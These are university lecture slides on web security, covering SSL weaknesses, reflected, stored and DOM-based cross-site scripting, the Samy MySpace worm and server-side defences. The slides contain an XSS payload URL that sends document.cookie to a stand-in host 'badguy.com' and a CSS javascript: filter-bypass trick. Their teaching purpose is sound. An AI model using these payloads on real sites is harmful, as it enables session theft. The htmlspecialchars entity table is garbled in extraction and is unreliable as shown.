

CSCE 465 Computer & Network Security

Instructor: Abner Mendoza

Web Security

Roadmap

- Web security basics
- Cross-Site Scripting Attack

What is the web?

- A collection of application-layer services used to distribute content
 - Web content (HTML)
 - Multimedia
 - Email
 - Instant messaging
- Many applications
 - News outlets, entertainment, education, research and technology, ...
 - Commercial, consumer and B2B



Web security: the high bits

- The largest distributed system in existence
 - threats are as diverse as applications and users
 - But need to be thought out carefully ...
- The stakeholders are ...
 - Consumers (users, businesses, *agents*, ...)
 - Providers (web-servers, IM services, ...)
- Another way of seeing web security is
 - Securing the web infrastructure such that the integrity, confidentiality, and availability of content and user information is maintained

Web Security

- Client-Server communication security
 - SSL: two phases -- Connection Establishment, Data Transfer (briefly talked before)
- Server security
 - SQL injection attack
 - Cross site scripting (XSS) attack
 - Cross Site Request Forgery
- Client security
 - Drive-by downloads
 - Browser security

Security Consideration

- Cookie
- Dynamic content
 - CGI
 - Embedded Scripting: ASP/JSP/PHP
- Client web content
 - Plug-in
 - Javascript
 - ActiveX
 - Authenticode
 - Java



SSL Revisited

- The good
 - Confidential session
 - Server authentication
 - GUI clues for users
 - Built into every browser
 - Easy to configure on the server
 - Protocol has been analyzed like crazy
 - Seems like you are getting security “for free”



SSL Revisited


- The bad
 - Users don't check certificates
 - most don't know what they mean
 - Too easy to obtain certificates
 - Too many roots in the browsers
 - Some settings are terrible
 - ssl v2 is on
 - totally insecure cipher suites are included
 - very little use of client-side certificates
 - performance!
 - early days had sites turning off
 - getting better (crypto coprocessors, etc.)




SSL Revisited

- The reality
 - SSL is here to stay no matter what
 - credit card over SSL connection is probably safer than credit card to waiter
 - biggest hurdles:
 - performance
 - user education (check those certificates)
 - too many trusted sites (edit your browser prefs)
 - misconfiguration (turn off bad ciphersuites)

Cross-Site Scripting



Cross-Site Scripting Overview



The Setup

- User input is echoed into HTML response.
- Example: search field
 - <http://victim.com/search.php> ? term = apple
 - search.php responds with:

```
<HTML>      <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>    </HTML>
```
- Is this exploitable?

Bad Input

- Consider link: (properly URL encoded)

```
http://victim.com/search.php ? term =  
  <script> window.open(  
    "http://badguy.com?cookie = " +  
    document.cookie )  </script>
```

What if user clicks on this link?

1. Browser goes to victim.com/search.php
2. Victim.com returns

```
<HTML> Results for <script> ...  
</script>
```
3. Browser executes script:
Sends badguy.com cookie for victim.com

So What?

- Why would user click on such a link?
 - Phishing email in webmail client (e.g. gmail).
 - Link in doubleclick banner ad
 - ... many many ways to fool user into clicking
 - What if badguy.com gets cookie for victim.com ?
 - Cookie can include session auth for victim.com
 - Or other data intended only for victim.com
- ⇒ Violates same origin policy

Much Worse

- Attacker can execute arbitrary scripts in browser
- Can manipulate any DOM component on victim.com
 - Control links on page
 - Control form fields (e.g. password field) on this page and linked pages.
 - Example: MySpace.com phishing attack injects password field that sends password to bad guy.

Types of XSS vulnerabilities

- DOM-Based (local)
 - Problem exists within a page's client-side script
- Non-persistent (“reflected”)
 - Data provided by a Web client is used by server-side scripts to generate a page for that user
- Persistent (“stored”)
 - Data provided to an application is first stored and later displayed to users in a Web page
 - Potentially more serious if the page is rendered more than once

Example Persistent Attack

- Mallory posts a message to a message board
- When Bob reads the message, Mallory's XSS steals Bob's auth cookie
- Mallory can now impersonate Bob with Bob's auth cookie

Example Non-Persistent Attack


- Bob's Web site contains an XSS vulnerability
- Mallory convinces Alice to click on a URL to exploit this vulnerability
- The malicious script embedded in the URL executes in Alice's browser, as if coming from Bob's site
- This script could, e.g., email Alice's cookie to Mallory

MySpace.com (Samy worm)



- Users can post HTML on their pages
 - MySpace.com ensures HTML contains no `<script>`, `<body>`, `onclick`, ``
 - ... but can do Javascript within CSS tags:
`<div style="background:url('javascript:alert(1)')">`
 - And can hide `"javascript"` as `"java\nscript"`
- With careful javascript hacking:
 - Samy's worm: infects anyone who visits an infected MySpace page ... and adds Samy as a friend.
 - Samy had millions of friends within 24 hours.


Defenses needed at server



Avoiding XSS Bugs

- Main problem:
 - Input checking is difficult --- many ways to inject scripts into HTML.
- Preprocess input from user before echoing it
- PHP: htmlspecialchars(string)
- - & → & " → " ' → '
 - < → < > → >
- htmlspecialchars(
 "Test", ENT_QUOTES);
Outputs:
 Test

httpOnly Cookies



- Cookie sent over HTTP(s), but not accessible to scripts
 - cannot be read via `document.cookie`
 - Helps prevent cookie theft via XSS

... but does not stop most other risks of XSS bugs.

Another approach: Restrict use of cookies to some IP address

Summary

- Web security is one of major threats nowadays
- Need to consider both client, server and user side security!